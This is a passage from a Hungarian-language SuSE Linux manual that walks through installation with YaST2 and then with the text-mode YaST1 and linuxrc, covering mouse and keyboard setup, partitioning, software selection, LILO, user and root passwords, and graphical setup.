- Ha különleges hardverünk van, az egeret esetleg nem sikerül automatikusan felismertetni. Ez esetben használjuk a billentyűzetet, ahogy az a fejezet elején le van írva. A YaST2 felkínálja lehetőségként a következő ablakban az eger kézzel történő beállítását (lásd a 2.1.5 fejezetet).

2.1.5 Az egér kiválasztása

Ez az ablak csak akkor jelenik meg, ha a YaST2 nem volt képes automatikusan felismerni az egeret. Egy ablak jelenik meg, több egértípus felsorolásával, amiből nekünk kell kiválasztani a megfelelő típusú egeret.

A nyílombokkal mehetünk végig a listán; amikor megtaláltuk a megfelelő típust, menjünk át a **(Tab)**-bal a 'Teszt' gombra, és nyomjuk meg a **(↔)**-t. Most mozdítsuk meg az egeret. Ha az egérkurzor rendesen mozog, minden rendben van, már kattinthatunk is az egérrel a 'Tovább' gombra :-)

Ha nem jó egértípust választottunk első alkalommal, visszamehetünk a **(Tab)**-bal a választéklistába, ahol újabb típust választhatunk ki.

Lehetséges problémák

- Egyetlen egértípus sem működik, vagy éppenséggel nem akarunk egeret használni. Ebben az esetben aktivizálnunk kell a 'Nincs egér (No mouse)' sort. Ezután már a telepítés hátralévő részét is elvégezhetjük, de kizárólag a billentyűzet segítségével.

2.1.6 Billentyűzet és időzóna

Milyen billentyűzet-kiosztást használunk, és a Föld melyik részén, azaz melyik időzónában vagyunk. Meg kell adnunk azt a helyet, ahol tartózkodunk.

- Lehetőségünk van a billentyűzet tesztelésére. A beviteli mezőbe kattintva az egérrel, vagy a **(Tab)**-bal, aktivizáljuk azt, és már írhatunk is betűket ide. Le kell tesztelnünk, különösen a 'y'/'z' betűket és a speciális karaktereket.
- A második tétel, egy lista az országokról, faszervezetben (kontinens/ország/terület). Válasszuk ki országunkat, vagy a területet; a YaST2 meg fogja találni a megfelelő időzónát.

A 'Tovább' gomb átvisz a következő párbeszédablakba.

2.1.7 Új telepítés vagy frissítés?

A YaST2-vel telepíthetjük a SuSE Linux-szot gépünkre az alapoktól, vagy frissíthetünk egy előző verzióról, így megtartva eddigi, egyedi beállításainkat.

'Új Telepítés' – Válasszuk ezt a tételt; ez a rész a SuSE Linux telepítése az alapoktól.

'Frissítés' – Ezt a tételt nem itt tárgyaljuk.

A következő lépések leírásai feltételezik, hogy az 'Új Telepítést' választottuk a 'Tovább' megnyomásával.

2.1.8 A merevlemez előkészítése

A következő lépésekben ki fogjuk választani a merevlemez(ek)e)t és előkészítjük az(oka)t a SuSE Linux telepítésére. – Gépünk hardverétől függően, esetleg egy kicsit más lesz a párbeszédablakban, mint ami itt megjelenik.

Első lépés

- Ha több merevlemezünk van, először meg kell határoznunk, melyiket fogjuk használni a telepítéshez. A megtalált lemezeket ki fogja írni a gépünk. – Vagy:
- válasszuk az utolsó opciót, a (‘Haladó Beállítások (Advanced Settings)’)-at, hogy kézzel "partíciónáljunk", ha speciális körülmények megkívánják ezt. Ezt itt későbbre is hagyhatjuk, ha kiderül, hogy még több helyet kell létrehoznunk...

Alapesetben rákattintunk az *egy merevlemezre*, és utána ‘Tovább’.

Második lépés

Az alábbiak közül az egyik helyzet fordulhat elő:

- Ha a merevlemez *nem* üres, a YaST2 megmutatja az összes létező partíciót a merevlemezen, és a ‘Használja a Teljes merevlemez-t’ tételt is. Az *Üres, nem partíciónált* területet a merevlemez "végén" szintén megjeleníti, és automatikusan előre kiválasztja. A YaST2 fel tudja használni az üres helyet a SuSE Linux-nak, de csak akkor, ha az folyamatos, azaz a partíciók a lemez azonos részén vannak, egymás után, például, az 1. partíció és a 2. marad, és mi meghatározzuk, hogy a 3. partíciót használja.

Ha az egész merevlemez a SuSE Linux-nak szánjuk, válasszuk az ‘Egész Merevlemez’-t.

- Egy teljesen *üres* merevlemeznel az egész merevlemez a SuSE Linux fogja használni.

Ha van más elvárásunk is, nyomjuk meg a ‘Vissza’ gombot, hogy visszatérjünk az előző ablakhoz – amint említettük a 22 fejezetben –, hogy a kézzel történő partíciónálást a ‘Kibővített Beállítások (Extended Settings)’ segítségével hajtsuk végre.



Minden adat el fog veszni a partíciókon, amit a SuSE Linux-nak választottunk ki, mert a partíciókat újra kell formattálni!

Figyelem: Ha a ‘Teljes Merevlemez’-t választottuk, minden adat a merevlemezről le lesz törölve, ami más operációs rendszert is magába foglalhat.

Ha megnyomjuk a ‘Tovább’ gombot, többféle ellenőrzés történik, pl. hogy elegendő-e a hely a minimum telepítéshez, a 3 szükséges partíció létrehozható-e, és a merevlemez indítható-e (bootable). – Ha valami nem megfelelő, ezt megmutatja nekünk, és e szerint végezhetjük el a változtatásokat.

Amikor a telepítés megkezdődik, és minden megfelelt az elvárásnak, a YaST2 partícionálni és formattálni fogja a szükséges merevlemez-területet. Az egész merevlemez, vagy a rendelkezésre álló partíciókat, a SuSE Linux felosztja 3 szabványos partícióra, ami egy kis partíció a /boot-nak (kb. 16 MB), amennyire csak lehet, közel a merevlemez elejéhez, egy partíció a swapnek (128 MB), a megmaradt többi pedig a /, a root partíció. A partícionálásról, további általános információt, a 2.9 fejezetben (69. oldal) találunk.

Lehetséges problémák

- Egy bizonyos partíciót nem lehet kiválasztani. A YaST2 nem engedi meg nekünk, hogy kijelöljünk partíciót a merevlemez "közepéről". A probléma megkerülésére, át kell partícionálnunk a 'Haladó Beállítások' -at (Advanced Settings) használva.

2.1.9 Szoftver-kiválasztás

Ebben az ablakban meghatározhatjuk SuSE Linux-telepítésünk méretét. Ahhoz, hogy ezt megtegyük, ki kell választanunk egy opciót a megjelenítettek közül, valamint, ha van, további elemeket, amelyeket esetleg szeretnénk még telepíteni.

Szoftver-kiválasztás: Az alap szoftver kiválasztása

Első lépésként meg kell határoznunk az alapszoftverek kiválasztását a rendszerünkben:

'Minimál rendszer' – A 'Minimál rendszer' egy teljes, működőképes Unix operációs rendszer, szöveges módban (alaprendszer, plusz az összes fontos szolgáltatás programja). Ha a merevlemezén a hely korlátozott, a SuSE Linux alapfunkciói kipróbálhatók; vagy ha van egy konkrét alkalmazásunk, ami nem kíván semmi további rendszerbeállítást (helyigénye, megközelítőleg 150 MB).

'Szabványos rendszer' – A 'Szabványos rendszer' az alapszoftverek alapos válogatását tartalmazza, minden olyant, ami kell az induláshoz, pl. a grafikus felület, nyomtatás, játékok, szoftver az internet-eléréshez és -használatához, szerkesztők, CD lejátszók, stb. (helyigénye megközelítőleg 500 MB).

'Majdnem Minden' – 'Majdnem Minden' -t kell telepíteni, ha tudjuk, hogy szükségünk van az egész szoftver kínálatra, vagy ha meg akarjuk ismerni a SuSE Linux teljes szoftver kínálatát. Ehhez az a feltétel, hogy legyen elég hely a merevlemezünkön (helyigénye több, mint 6 GB).

A 'Szabványos rendszer' különösen akkor ajánlott, ha csak most kezdünk; ha szükségünk van további szoftverre, mindig adhatunk hozzá később.

Az ("alaptervezéseknél") említett egyik összeállítást használva a 'Haladó Választás (Advanced Selection)' gomb lehetővé teszi, hogy hozzáadjunk vagy eltávolítsunk egyedi elemeket vagy speciális alkalmazásokat ("csomagokat").

Bővített szoftverválasztás: részletek változtatása

Ha a 'Haladó Választás'-t (Advanced selection) jelöltük ki az előző ablakban, itt változtathatjuk meg az összeállítás részleteit.

A 'Haladó Választás'-ban csomagcsoportok vannak; bármelyik elem (components) hozzáadható ezekhez. Ezzel egyidőben – ingyenes szoftverek esetében – lehetőségünk van a forráscsomag telepítésére is. Válasszuk az 'elérhető források telepítése' pontot. Egyes esetekben a forrás igen sok helyet foglal el, és azt mondják, hogy ez *csak* a programozókat érdekli.



Bármikor hozzáadhatunk szoftvert a telepítés befejezése után is, csak el kell indítanunk a YaST2-t vagy a régi YaST-ot (lásd a [3](#) fejezetben (83. oldal)). Ha gyorsan akarunk sikert elérni, nem szabad már most elmerülnünk az alkalmazások dzsungelében.

'Kereskedelmi Szoftver'-ek is rendelkezésünkre állnak. Ebben az ablakban válasszuk ki azokat a programcsomagokat, amelyeket telepíteni akarunk.

Az 'Egyedi csomagok választása' segítségével egyenkénti hozzáférésünk van az alkalmazásokhoz vagy szoftvercsomagokhoz. Amikor kijelölünk vagy eltávolítunk csomagokat ebben az összeállításban, a YaST2 leellenőrzi, hogy az összes függőség feloldásra került-e, és ha szükséges, javasolja további csomagok telepítését is. A szoftverek megfelelő működéséhez lényeges, hogy ne legyenek megoldatlan függőségek.

Lehetséges problémák

- A YaST2 le fogja ellenőrizni, hogy elegendő hely áll-e rendelkezésre az általunk választott összeállításhoz. Ha nincs elég hely, akkor vagy csökkentenünk kell a telepítés mértékét, vagy további partíciókat kell a SuSE Linux rendelkezésére bocsájtanunk. Ha további partíciókat akarunk elérhetővé tenni, vissza kell mennünk a 'Vissza' gombbal a 'Telepítési cél választása (Choose installation target)' párbeszédablakig (lásd a [2.1.8](#) fejezetben (22. oldal)).
- Ha 'Vissza' akarunk jönni ide a következő ablakból, és újraválasztani elemeket, az egyedi csomag-kiválasztásunk el fog veszni. Legyünk biztosak benne, hogy a szoftver kiválasztására fordított időnk nem vész kárba.

2.1.10 LILO boot manager a rendszerindításhoz

Ahhoz, hogy a Linux később indítható legyen, megfelelő indító (boot) mechanizmust kell létrehozni. Meg kell határozni, hogy a rendszer melyik pontjára legyen telepítve a LILO boot manager "Linux LOader", vagy másféle indítási eljárást kell használnunk (további információt találhatunk a liloról a [2.3](#) fejezetben (46. oldal) és a [4](#) fejezetben (119. oldal)).

- Ha a YaST2 nem érzel *semmilyen* más operációs rendszert a gépen a SuSE Linux-on kívül, és tényleg nincs is, egyszerű a dolog, csak kattintunk a 'Tovább' gombra.

- Ha a YaST2 érzékel egy másik operációs rendszert (pl. Windows) , vagy ha akár a merevlemez beállítása nem indítható (bootable), (1024 cilinderes korlátozás), vagy ha a PC hardverelemeink (egy SCSI- és (E)IDE merevlemez kombinációja) nem érzékelhetők megfelelően vagy biztonságosan az indíthatóságuk (bootability) szempontjából, még mindig van egy megbízható mód: az indító floppylemez készítése.

Ha azonban a YaST2 még mindig nem megfelelően méri fel a helyzetet, vagy ha más ötletünk van a rendszer indítására, akkor válasszuk a 'Másik beállítás (Another configuration)' -t, hogy kézzel állítsuk be a rendszerindítást. – Erről bővebben lejjebb.

LILO: egyéb indítási módok

A YaST2 jelenleg négy különböző lehetőséget kínál fel:

'LILO telepítése a boot diskre (MBR)' – Ha a SuSE Linux egyetlen operációs rendszerként van telepítve, akkor a *LILO* mindenképp az *MBR Master Boot Record*-ba kerüljön.

LILO-val az MBR-ben több operációs rendszert is elindíthatunk. Csak akkor válasszuk ezt az opciót, ha *teljesen biztosak* vagyunk abban, hogy a már telepített rendszer indítható a *LILO* segítségével (általában DOS és Windows 95/98 esetén lehetséges). További információkért lapozzuk fel a 4.7.1 fejezetben (134. oldal) leírt információkat. Ha bármi kétségünk van, válasszuk az 'Indító lemez készítése' opciót.

'Indító lemez készítése (Create a Boot Floppy)' – Ha gépünk több operációs rendszert is használ, lehetőségünk van indító lemez készítésére a SuSE Linux-hoz. Ennek az az előnye, hogy a bootmechanizmusunk érintetlen marad. Bármikor elindíthatjuk a SuSE Linux-szt erről az indító lemezről. Kétség esetén ezt a lehetőséget kell választanunk. Megjegyzés: A YaST-tal lehet telepíteni a *LILO*-t az MBR-be későbbi időpontban is (lásd a 3.6.2 fejezetben (105. oldal) 'Configuring LILO').

'A LILO telepítése a /boot partícióra' – Feltételezzük, hogy van másik boot managerünk. – E pontot választva továbbra is használhatjuk saját boot managerünket. Semmi sem változik az MBR (Master Boot Record)-ban; a *LILO* a /boot partícióba kerül telepítésre. Azonban ekkor *saját magunknak* újra be kell állítanunk a meglévő boot managert. Ennek egyik módja Windows NT és Linux esetén a 4.7.2 fejezetben (135. oldal) található.

'A LILO telepítése egy másik partícióra' – Válasszuk ezt a lehetőséget, ha egy másik partíciót akarunk meghatározni; a továbbiakért nézzük meg az előző pontot.

Amennyiben szükséges, a 'Kernel-bootparaméterek' mezőben megadhatunk "kernelparamétereket" is; itt egy **append** (hozzáfűzött) sor jön létre; lásd még a 27 fejezetben (130. oldal) és a 14.3.2 fejezetben (385. oldal).

A *linear* opció ritkán szükséges. Ez az opció arra szolgál, hogy a merevlemezszektorok adatait logikaiként tárolja fizikai cím helyett; lásd még a 26 fejezetben (129. oldal).

2.1.11 Felhasználói információ

A SuSE Linux-ban több felhasználó dolgozhat egyidejűleg. Aki használni akarja a rendszert, először azonosítania kell magát. Ezt "beléptetésként" (logging in) ismerjük. Az ablakban látható adatok a "felhasználói (user) accountunk" létrehozásához kell enek (vezetéknév, utónév, felhasználói név, jelszó). A vezeté- és utónévünk megadására kérnek meg minket. Ezt követően a "felhasználói nevünk" és jelszavunk is megállapításra kerül, amivel majd be tudunk jelentkezni a SuSE Linux-ba.

Lehetőségünk van a 'Javaslatok (Suggestions)' gombbal "felhasználói név" automatikus létrehozására, vezetéknévünk és utónévünk kombinációjából (bár a javaslat megváltoztatható), vagy saját magunk adhatjuk meg a kívánt nevet.

Befejezésül meg kell adnunk egy jelszót, amit biztonsági okból meg kell ismételniünk. A betűk itt kis- és nagybetű-érzékenyek. A jelszónak legalább 5 karakter hosszúnak kell lennie (maximum 8 karakter), és nem tartalmazhatnak ékezeteket. Megengedettek a "különleges karakterek" (pl. #, . ;) és a számok 0-tól 9-ig.

Alaposan jegyezzük meg a saját "felhasználói nevünket" és jelszavunkat. Szükségünk lesz rá minden alkalommal, amikor dolgozni akarunk a SuSE Linux-szal.

A 'Tovább'-bal egy másik ablakot érünk el, ahol megadhatjuk a 'root' jelszót.

2.1.12 A 'root' jelszó meghatározása

A 'root' felhasználó különleges előjogokkal rendelkezik a Linuxban. Például elindíthat és leállíthat folyamatokat (processes), létrehozhat és eltávolíthat felhasználókat, megváltoztathat fontos rendszerfájlokat, stb. Más szóval, ellátja a *rendszeradminisztrátor* feladatát.

Ehhez meg kell adnunk egy jelszót a 'root' felhasználónak; ugyanazok a szabályok vonatkoznak erre is, mint a normál felhasználó jelszavára.



Nagyon pontosan emlékeznünk kell a 'root' jelszóra, mivel nem tudjuk később visszahívni, hogy megnézzük azt. Mindig szükségünk lesz erre a jelszóra, amikor adminisztratív feladatokat végzünk a rendszeren.

Ha most megnyomjuk a 'Tovább' gombot, megkezdődik a tényleges telepítés.

2.1.13 Beállítások jóváhagyása – A telepítés megkezdése

Itt kapunk lehetőséget a dolgok leellenőrzésére, átnézhetjük összes beállítá-sunkat, amiket eddig jóváhagytunk. Abban az esetben, ha változtatni aka-runk, átlapozhatjuk az ablakokat a 'Vissza' gombbal, egészen vissza a legelső ablakig.

Ha mindent megfelelőnek találunk, és megnyomjuk a 'Tovább' gombot, ismét felszólítást kapunk a telepítés megkezdésének megerősítésére, ahogy az itt is látható:

- Megerősítés után az 'Igen - telepít'-tel a YaST2 megkezdí a rendszerbeállítását.
- 'Nem'-mel megvan a lehetőségünk az adatok újraellenőrzésére, és ahol szükséges, a tételek megváltoztatására. A 'Vissza' gomb megnyomásával elérhetjük a kívánt ablakot.

Ha mégis meggondoljuk magunkat, és el akarjuk halasztani a SuSE Linux telepítését egy későbbi időpontra, megvan a lehetőségünk, hogy teljesen megszakítsuk a telepítést. Sajnos ekkor minden beállítás, és minden megadott információ el fog veszni. Ha a 'Telepítés elvetése (Abort installation)'-t választjuk, gépünk a megerősítés jóváhagyása után le fog állni, és lekapcsolhatjuk gépünket, vagy akár újra is indíthatjuk azt, minden probléma nélkül. Egészen eddig a pontig semmi változtatást nem hajtottunk végre gépünkön.

"Szakértőknek" van egy speciális lehetőség, a 'Beállítások Mentése Hajlékony Lemezre'. Ez minden adatot elment a lemezre, ahonnan az adatokat későbbi telepítéskor visszatölthetjük. Ezt csak akkor választhatjuk, ha a hardverünk is támogatja ezt.

Ha az 'Igen - telepít'-et választottuk, most láthatjuk, ahogy a YaST2 dolgozni kezd. Partíciókat hoz létre, és leformattálja őket. Rendszerünk kapacitásától és merevlemezünk méretétől függően ez eltarthat egy darabig. Itt el kell kerülnünk a megszakítást, mert merevlemezünk ettől előre nem látható hibákat szenvedhet.

Miután az első CD-ről a csomagok, és a SuSE Linux alaptelepítése megtörtént, valamint ezt a 'Következő'-vel megerősítettük, elindul a szöveges alaprendszer. A YaST2 folytatja a szoftverek telepítését, szükség esetén bekérve további CD-ke; ha 'Megszakít'-juk a telepítést ebben a szakaszban, a rendszer használhatatlan lehet!

Attól függően, hogy mit határoztunk meg a 2.1.10 fejezetben (24. oldal), felszólítást kapunk, hogy tegyünk be egy hajlékonylemezt az indító lemez létrehozása céljából, vagy hogy biztonsági mentést készítsünk a Master Boot Record-ról, mielőtt a LILO-t telepítenénk. Ehhez *ne* használjuk a SuSE Linux csomagban lévő egyetlen hajlékonylemezt sem! Ha a LILO-t az MBR-be telepítettük, üzenetet kapunk arról, hogy miként állíthatjuk helyre az eredeti MBR-t; ezt a parancsot tanácsos feljegyezni.

A SuSE Linux-szot ezzel sikeresen telepítettük.

Mindössze a grafikus felület előkészítése hiányzik; ez nem szükséges, ha csak a 'Minimál Rendszer'-t telepítettük, ami szöveges módban fut.

Mindezek után (első alkalommal) kipróbálhatjuk a SuSE Linux-szot.

2.1.14 A grafikus felület beállítása

Annak érdekében, hogy már az első *Bejelentkezés*kor (Login) grafikus felhasználói felületet tudjunk használni, a YaST2 megpróbálja begyűjteni az összes információt, ami szükséges a monitor és a videokártya meghatározásához.

Ha ez sikerült, a YaST beállít egy optimális képernyőfelbontást, színelbontást és monitorfrekvenciát, majd megjelenik egy tesztképernyő.



Ellenőrizzük le a beállításokat, mielőtt megnyomjuk az "Ok"-t! Ha nem vagyunk biztosak valamiben, nézzük meg a videokártya és a monitor dokumentációit.

Ha a monitorunk nem ismerhető fel, válasszunk ki egy hasonló típust a listáról. Ha ismeretlen típusunk van, kézzel kell megadnunk az adatait, vagy be kell olvastatnunk az információkat egy 'Meghajtólemezről (driver lemez)', amit valószínűleg adtak a monitorhoz; ebben az esetben tanulmányoznunk kell a monitor dokumentációját is. – Ha nem akarunk grafikus felületet, válasszuk az első tételt a gyártók listájáról: 'Nem állít be X11-et'.

Végül itt egy példa a monitor beállítására. Az ideális monitor-felbontás függ a hardverünktől és egyéni preferenciáinktól, de ajánlatos 16 bpp-t színmélységnek választani a 'Színek száma' pontnál.

Lehetséges problémák

- Ritkán szükség lehet az *X-kiszolgáló* "kézzel" történő beállítására; ehhez később el kell indítanunk a *SaX* programot. A *SaX*-hoz ötletek a 8.3 fejezetben (240. oldal) alatt találhatók.

2.1.15 Rendszerelemek beállítása

Még a telepítési fázisban lehetőségünk van beállítani néhány rendszerelemet (ha vannak ilyenek), pl.: nyomtató, hang, internet és hálózat.

Ha már kezd kész lenni, halasszuk ezt másnapra...

2.1.16 Bejelentkezés első alkalommal

Most minden készen áll – bejelentkezhetünk.

A grafikus login (a *kdm* display manager) tűnik fel, ami megmutatja az összes regisztrált felhasználót (9.6 fejezetben (292. oldal)). Csak meg kell adnunk jelszavunkat, és a KDE (a "K Desktop Environment") elindul. – Információ a KDE-ről a 9.2 fejezetben (290. oldal) alatt található; ettől függetlenül a helprendszer (*kdehelp*) is rendelkezésünkre áll.

Ha folytatjuk a munkánkat szöveges módban, adjuk meg felhasználói nevünket a **login:** promptnál. Jelszónk megadása után a *Linux-rendszerprompt* fog megjelenni.

2.1.17 Remények és munka a rendszeren

Kezdő linuxosoknak a 19 fejezetben (493. oldal) olvasható kézikönyv hasznos kiindulópont lehet.

Olyan könyvek, melyek a témával mélyebben foglalkoznak, a könyvjegyzékben (lásd az 576. oldalt) találhatók.

A "rég"i *YaST*-tal is meg kell ismerkednünk (a 3 fejezetben (83. oldal)), ez nagyon jól jöhet a naponta folytatott beállítási munkáknál.

- Részletes leírás az **X Window System** grafikus felület beállítására, a 8 fejezetben (237. oldal) található. A *SaX*-szal végzett beállításhoz olvassuk el a 8.3 fejezetben (240. oldal) található útmutatót.

- A hangkártya a téma a [10.3](#) fejezetben ([314.](#) oldal) – ezt tárgyalja a Linux és a hardver című fejezet.
- A nyomtató telepítése, információk a támogatott nyomtatókról a [12](#) fejezetben ([351.](#) oldal) található. A YaST-tal végzett nyomtatótelepítéshez nézzük át a [3.6.1](#) fejezetben ([104.](#) oldal) leírtakat.
- Információ az internet-hozzáférés beállításáról a [6](#) fejezetben ([173.](#) oldal) található. Információkat – elsősorban a modemekről – lásd a [6.5](#) fejezetben ([188.](#) oldal), az ISDN-t pedig a [6.2](#) fejezetben ([175.](#) oldal).
- A hálózat beállításához olvassuk el az [5](#) fejezetben ([153.](#) oldal) leírtakat.

Ha az Internethez ISDN-en át csatlakozunk, a hálózat beállításához méglyebb ismeretek szükségesek. El kell olvasnunk több, részleteket is tárgyaló irodalmat. Az információkat a "gateway" vagy "router" címszó alatt keressük.



2.2 Telepítés a szöveges YaST-tal (YaST 1)

Fordította: Váradi István

Többféleképpen is telepíthetünk sikeresen Linuxot – egyik bonyolultabb, mint a másik. :-)

Gyakorlottabb felhasználók néhány magyarázatot talán bő lére eresztettnek, vagy éppen feleslegesnek tartanak. Gondoljunk csak vissza azokra a napokra, amikor először volt számítógépünk, és hálásan olvastunk el minden elérhető dokumentációt...

A SuSE Linux a YaST-ot kínálja (lásd a 3 fejezetben (83. oldal)) telepítési eszközként, amely végigvezet minket a merevlemez biztonságos előkészítésén, a szoftverek beállításán és a grafikus bejelentkező beállításán.

"Általános" esetben egy számítógép, amire a SuSE Linux-szot telepítjük, az alábbi elvárásoknak kell, hogy megfeleljen:

- Tudnunk kell indítani, vagy az első CD-ről, vagy az indító (boot) lemezzről, amit rendszerünkkel kaptunk.
- Rendszerünk merevlemezén a Linux telepítéséhez elegendő hely kell, hogy legyen. Biztosíthatunk akár egy külön merevlemez is, amely elég nagy a Linux telepítéséhez.
- A *CD-ROM meghajtónkat* a Linuxnak támogatnia kell. Ha nem vagyunk biztosak ebben, ne izguljunk, rövidesen úgyis kiderül. :-)

Ha a hardverünk nem felel meg ezeknek a feltételeknek, vannak "áthidaló" megoldások, amelyekkel sikeresen befejezhetjük a telepítést. Ezeket a fejezet végén fogjuk megtárgyalni (lásd a 2.4 fejezetben (48. oldal)).

2.2.1 Indulás: az üdvözlő képernyő

Kapcsoljuk be számítógépünket, és tegyük be az első CD-t és/vagy az indító lemezt a megfelelő meghajtóba. Ha a gép nem indul el, valószínűleg át kell állítanunk az indítási sorrendet a BIOS-ban vagy A, C-re vagy CD-ROM, C, A-ra.

Néhány másodperc múlva az indító képernyő üdvözlő minket (2.2 ábra). 3 másodpercünk van megnyomni egy gombot (pl. a **Tab**-ot), hogy a YaST2 *NE* induljon el automatikusan. Ekkor beírhatjuk a boot prompt-hoz (**boot:**), hogy **manual**, majd nyomjuk meg a **(←)**-t:


```
boot: manual (←)
```

Onnan tudjuk meg, hogy a betöltési folyamat beindult, hogy a következő szöveg jelenik meg a képernyő alján: "Loading initdisk.gz...", majd ezt követi a "Loading linux...". Ezekután látjuk az összes *rendszer* üzenetet lefutni, majd végül a *linuxrc* program elindul.

A *linuxrc* program menüvezérelt, és addig vár, amíg be nem írunk valamit.

Lehetséges problémák

- Ha az (ATAPI) CD-ROM meghajtónk lefagy, amikor a rendszer indul, nézzük meg a 2.8.5 fejezetben (64. oldal) leírtakat.








2.2 ábra: A SuSE Linux üdvözlő képernyője

- Az első CD-t nem érzekeli indítható médiumként. Próbáljuk meg a 2. CD-t használni. Lásd még a 2.7.2 fejezetben (60. oldal).
- Más indítási problémák rendszerint megoldhatók megfelelő rendszermag-paraméterek használatával; lásd a 14.3.2 fejezetben (385. oldal).

2.2.2 Az alapok: *linuxrc*




A *linuxrc* program teszi lehetővé, hogy egyszerűen hajtsuk végre a telepítés beállítását. Ha szükségessé válik, betölthetünk meghajtókat rendszermag-modulként. Ezután fog elindulni a telepítő program (YaST), ami telepíti az operációs rendszert és a kiválasztott alkalmazásokat.

A navigálás a *linuxrc*-ben magától értetődő. A  és  gombokat használhatjuk a menüelemek kiválasztására. Hasonlóan a  és  gombokat használjuk az olyan parancsok kiválasztására, mint az 'Ok' vagy a 'Vissza'. A  gomb pedig végrehajtja a kiválasztott parancsot.

Ha valakit mélyebb részletekbe menő leírás érdekel a *linuxrc*-ről, az a 16.4 fejezetben (443. oldal) találhatja ezt meg.

Beállítások és hardver hozzáadása


A *linuxrc* program a nyelv kiválasztásával indul el.

- Válasszunk egy nyelvet (célszerűen a 'Magyar'-t), mielőtt a -t megnyomjuk.
- Válasszuk ki a 'Színes'-t vagy a 'Monochrome'-ot (Fekete-fehér) monitorunknak megfelelően, majd nyomjuk meg a -t.
- Válasszuk ki a megfelelő billentyűzet-beállítást. Győződjünk meg róla, hogy a megfelelő beállítást választottuk, mielőtt megnyomjuk a -t!

Most a *linuxrc* főmenüjében vagyunk (2.4 ábra), ahol az alábbi választásaink vannak:



2.3 ábra: A nyelv kiválasztása



2.4 ábra: A *linuxrc* főmenüje

‘Beállítások’ – Ezzel a menüopcióval módosíthatjuk a nyelvet, a képernyő vagy a billentyűzet beállítását.

‘Rendszer információ’ – Ez a menüopció sok információt ad hardverünkről, amit a rendszermag már felismert, modulokról, melyeket már betöltött, stb.

kell írunk, hogy modulokat betöltsön, amire talán lehet.


‘Kernel modulok (hardver meghajtók)’ – Itt, amennyiben hardverünk megkívánja, modulokat tölthetünk be.

Általános szabály: Nem lesz szükségünk erre a lehetőségre, ha merevlemezünk és CD-ROM meghajtónk egy (E)IDE vezérlőhöz csatlakozik, és azok "ATAPI eszközök" (☞ *ATAPI*). Az (E)IDE támogatás a rendszer-magba be van építve.

'Telepítés megkezdése / rendszer' – Itt a telepítés folytatódik.

'Vége / Újraindítás' – Arra az esetre, ha meggondolnánk magunkat...

A telepítés megkezdése

Mivel a **'Telepítés megkezdése'** már alapértelmezésben ki van jelölve, mindössze csak meg kell nyomnunk a  gombot, hogy folytassuk a telepítést.



2.5 ábra: A *linuxrc* telepítőmenüje

Ebben a menüben az alábbi lehetőségeink vannak:



'Telepítés megkezdése' Amit most csinálunk.

'A telepített rendszer indítása' Ez a lehetőség nagyon hasznos abban az esetben, ha problémánk van a már telepített rendszer indításával.

'Biztonsági rendszer indítása' Ez jelenleg csak IBM-kompatibilis rendszerekhez elérhető (IA 32 rendszerek).

CD használatához nézzük át a

'Eject CD' Kidobja a CD-t a meghajtóból. Jól jöhet. :-)


A tényleges telepítéshez csak meg kell nyomnunk a -t a **'A Telepítés megkezdése'** menüopción. A következő képernyőn válasszuk ki a forrásmédiumot. Alapértelmezésben a **'CD-ROM'** menüopció van kijelölve. Nyomjuk meg a -t, és válasszuk ki a **YaST1**-et, hogy megkezdjük a tényleges telepítést. Forrásmédiumnak a CD-ROM-ot használjuk.

egy másik forrásmédiumot nem választunk.

A telepítő környezet betöltődik a RAM diszkbe, és – amikor ez a folyamat befejeződik – elindul a telepítő program, a YaST.



